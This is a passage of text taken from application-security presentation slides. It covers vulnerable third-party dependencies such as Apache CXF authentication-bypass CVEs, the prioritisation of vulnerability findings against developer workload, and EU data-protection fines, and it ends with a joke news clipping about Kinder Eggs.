<http://support.springsource.com/security/cve-2011-2730>

In Apache CXF application framework:
4.2 million downloads.

- **Vulnerability: Auth bypass CVE-2010-2076 & CVE
2012-0803**

<http://svn.apache.org/repos/asf/cxf/trunk/security/CVE-2010-2076.pdf>

<http://cxf.apache.org/cve-2012-0803.html>



Do we test for "dependency" issues?

NO

Does your patch management policy cover application dependencies?

Check out:

<https://github.com/jeremylong/DependencyCheck>



Problem # 4

Information flooding
(Melting a developers brain, White noise and
“compliance”)



Doing things right != Doing the right things

"Not all bugs/vulnerabilities are equal"
(is HttpOnly important if there is no XSS?)

Contextualize Risk
(is XSS /SQLi always High Risk?)

Do developers need to fix everything?

- *Limited time*
- *Finite Resources*
 - *Task Priority*
- *Pass internal audit?*

White Noise




There's Compliance:

EU directive:

<http://register.consilium.europa.eu/pdf/en/12/st05/st05853.en12.pdf>

Article 23,24 & 79, - Administrative sanctions

"The supervisory authority shall impose a fine up to 250 000 EUR, or in case of an enterprise **up to 0.5 % of its annual worldwide turnover**, to anyone who, intentionally or **negligently does not** protect personal data"





...and there's Compliance

HOME IRELAND SPORT **WORLD** BUSINESS ENTERTAINMENT WEATHER JOBS DATING PRO

World News | Bizarre News

BreakingNews.ie

« Previous Next »

Two arrested in Kinder Egg bust

Recommend 14 Tweet 15 +1 0 Share 18



19/07/2012 - 17:49:12


Two US men were seized and held in a detention centre after being caught at the US border with six Kinder Eggs.

Brandon Loo and Christopher Sweeney, from Seattle, were unaware that the chocolate eggs – which contain a children's toy inside them – are illegal in the US because of the "non-nutritive object".

The pair were stopped by officials at the border on their way back from a trip to Canada, where they purchased the eggs.

Christopher explained: "[The official] said, 'Are you aware Kinder Eggs are illegal in the United States and carry a \$2,500 fine per egg?' And I actually laughed."

« Previous Next »



Clear and Present Danger!!